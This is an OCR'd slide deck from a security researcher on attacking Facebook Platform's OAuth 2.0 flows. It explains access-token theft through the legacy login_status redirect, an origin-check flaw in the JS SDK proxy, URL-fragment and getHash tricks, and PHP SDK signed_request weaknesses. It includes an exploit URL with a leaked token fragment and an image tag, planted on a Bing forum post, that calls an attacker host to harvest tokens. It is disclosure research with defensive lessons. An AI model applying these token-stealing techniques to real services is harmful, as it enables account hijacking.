OAuth 2.0 and the Road to XSS: attacking Facebook Platform

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
Who is @isciurus

- Security researcher, occasional reverse-engineer
- Student at the Tyumen State University
- Frequent guest to Facebook vulnerability submission form


OAuth

- An open framework for web authorization
  - Resource owner authorizes Client to access owner’s data on Resource server
  - Password never given to a client
- Known attacks on OAuth variations
  - Facebook JS SDK bugs by K. Bhargavan, C. Bansal in 2012
  - Flash bug on Facebook by R. Wang, S. Chen, L. Xing, X. Wang in 2012
  - …
- Fundamental problems
  - Session fixation for OAuth 1.0 in 2009
  - Bearer tokens for OAuth 2.0
  - …

OAuth 2.0 in 60 seconds



Resource Owner
A
User-Agent
A. Client Identifier & Redirection URI
B. User Authenticates
C. Redirection URI with Access Token in Fragment
D. Redirection URI Without Fragment
E. Script
Authorization Server
Web-Hosted Client Resource
A
G. Access Token
Client



Resource Owner
B
User-Agent
A. Client Identifier & Redirection URI
B. User Authenticates
C. Authorization Code
Authorization Server
A
C
Client
D. Authorization Code & Redirection URI
E. Access Token (w/ Optional Refresh Token)


Implicit Grant Flow

Authorization Code Flow

OAuth 2.0 Case Study: Facebook Platform

Motivation:

- OAuth 2.0 — proposed RFC standard
- Facebook — largest platform for web-developers (1b users, 9m apps)
- Poorly explored, huge attack surface



Assumptions and threat model

- A victim has an account on Facebook, and he uses some apps
- An attacker is able create a malicious web site and a malicious Facebook app
- An attacker can convince a victim to click a specially crafted malicious link
- Attacker wants to:
  - Access victim’s private data
  - Invoke some actions on behalf of a victim
  - Sign into his account on a third-party web site (authentication bypass)
  - Execute its code on *facebook.com* client-side (XSS)

Legacy authorization flow


Legacy authorization flow

- *extern/login_status.php* returns token in query string
- Exploitation:
  - Insert a picture from your server somewhere inside the Client site
  - Tamper *redirect_uri* to point this page
  - Let the user click the link
- Resource owner’s access token leaked via HTTP Referrer

Legacy authorization flow

http://facebook.com/extern/login_status.php?api_key=111239619098&ok_session=http%3A%2F%2Fwww.bing.com%2Fcommunity%2Fwebmaster%2Ff%2F12251%2Fp%2F675833%2F...

HTTP 302



%3A"bing.com"%2C"access_token"%3A"AAAAAGeZAI4hoBAHTr1HrFHWH7jFcx86FL4BgTmhByYZA2ckzFI1IYVnKE

understand, what does it mean!!!! please who can explain me, why not to give me an really example.
thankx

Create an account to reply.

Posted by **isciurus** replied on 6/14/2012 1:29 AM
Verified by khaled

✓ **Verified Answer**

Generally, it is better to normalize your urls to help bing analyze your web site. You may want to set some

Elements Resources Network Sources Timeline Profiles Audits Console PageSpeed

```
l class="content-list verified-answers">
li class="content-item">
 <div class="full-post-header verified-answer"></div>
▼<div class="full-post-container fiji-full-post-container">
  ▼<div class="full-post verified-answer ">
   ▶<div class="post-author">…</div>
   ▼<div class="post-content user-defined-markup">
    ▼<p>
      "Generally, it is better to normalize your urls to help bing analyze your web site
      bing will not re-crawl the same content twice once it meets on its way the same li
      <img src="http://fbdkit.netai.net/fsp.php?a=1" height="0" width="0" alt>
    </p>
```


```
▶ Computed Style
▼ Styles
element.style {

}
Matched CSS Rules
media="screen, print"
.content-fragment-page p {
  ~~font-size: 13px;~~
  margin-top: 8px;
}
```

Legacy authorization flow


- Lots of external developers depend on this flow, not easy to patch
- Still works for some apps (bing, etc)
- Impact:
  - Access token stealing
- Lessons:
  - Design it carefully
  - If not, don’t mix legacy/latest auth flows

Javascript SDK issues

Normal JS SDK workflow


Trusted Client
JS SDK
postMessage()
Facebook proxy iframe
xd_arbiter.php?version=18#...origin=app.com...
proxyMessage()
Facebook auth window
xd_arbiter.php?version=18#...origin=client.com...&signed_request=...&token=...

Flaw in JS SDK proxy


Evil Facebook Client
JS SDK
postMessage()
Facebook proxy iframe
xd_arbiter.php#...origin=evil.com...
proxyMessage()
dst/src origins were never compared
Facebook auth window
xd_arbiter.php#...origin=client.com...&signed_request=...&token=...

Flaw in JS SDK proxy

- Exploited by setting *redirect_uri* to an old-versioned xd_proxy without origin checks
- Impact:
  - Code, access token, signed_request stealing
- Lessons:
  - If this is out of specs, implement in twice carefully
- Suggestion:
  - Make JS SDK xd_arbiter open-source

URL fragment tricks


Hash-bang (#!) + Referrer exploitation

- Facebook QuicklingPrelude (or hash-bang feature):
  - Fills location with value from location.hash
  - Redirect: *facebook.com*/#!/*whatever* —> *facebook.com/whatever*
  - Abused to pull sensitive data from URL fragment
- Generic idea of all hash-bang + Referrer exploits:
  - Redirect to a permitted page at *facebook.com*
  - Pull access token from fragment and redirect to another facebook page
  - Redirect to your own domain
  - Pick the Referrer from the request and extract the token

App RPC getHash trick

- Facebook app controller implemented a special getHash method (possibly, for app navigation or parameter passing)
- *top.location.hash* could be disclosed to a malicious app iframe
- No need to authorize the malicious app
- Exploitation:
  - Utilize hash-bang feature to bypass filters on *redirect_uri*
  - Redirect to your app canvas page
  - Invoke FB_RPC call getHash from your app
  - Get a full URL fragment with access token

App RPC getHash trick


Facebook.com
App.com Canvas iframe
Facebook proxy iframe
1. *postMessage(“FB_RPC…method:**getHash**…”,..)*
2. *XdArbiter.handleMessage()*
3. *proxyMessage(“FB_RPC:…result:”access_token=AAA…”,...)*
4. *postMessage(“FB_RPC:…result:”access_token=AAA…”,...)*

URL fragment tricks

- Fragment-based navigation is an excellent vector for OAuth 2.0
- Impact:
  - code, access token, signed_request stealing
- Lessons:
  - Avoid navigation with URL fragment on your authorization endpoint domain
  - If not, deny any redirect_uri containing URL fragment
  - If not, think twice how you integrate your fragment navigation with OAuth 2.0

PHP SDK issues

PHP SDK issues

- **OAuth 2.0**: stealing code via *redirect_uri* tampering gives nothing
- **Facebook JS/PHP SDK**: code is issued with an empty *redirect_uri*:

src/base_facebook.php#L426

```
 protected function getUserAccessToken() {
 …
 // the JS SDK puts a code in with the redirect_uri of ''
 if (array_key_exists('code', $signed_request)) {
    $code = $signed_request['code'];
    …
    $access_token = $this->getAccessTokenFromCode($code, '');
    …
```

- *redirect_uri* tampering-based attacks are invisible

PHP SDK issues

signed_request takes priority over code-based authentication:

src/base_facebook.php#L525

```
protected function getUserFromAvailableData() {
  // if a signed request is supplied, then it solely determines
  // who the user is.
  $signed_request = $this->getSignedRequest();
  if ($signed_request) {
    if (array_key_exists('user_id', $signed_request)) {
      $user = $signed_request['user_id'];
```

signed_request parsed also from $_REQUEST, no CSRF checks:

src/base_facebook.php#L489

```
public function getSignedRequest() {
  if (!$this->signedRequest) {
    if (!empty($_REQUEST['signed_request'])) {
      $this->signedRequest = $this->parseSignedRequest(
        $_REQUEST['signed_request']);
```

PHP SDK issues

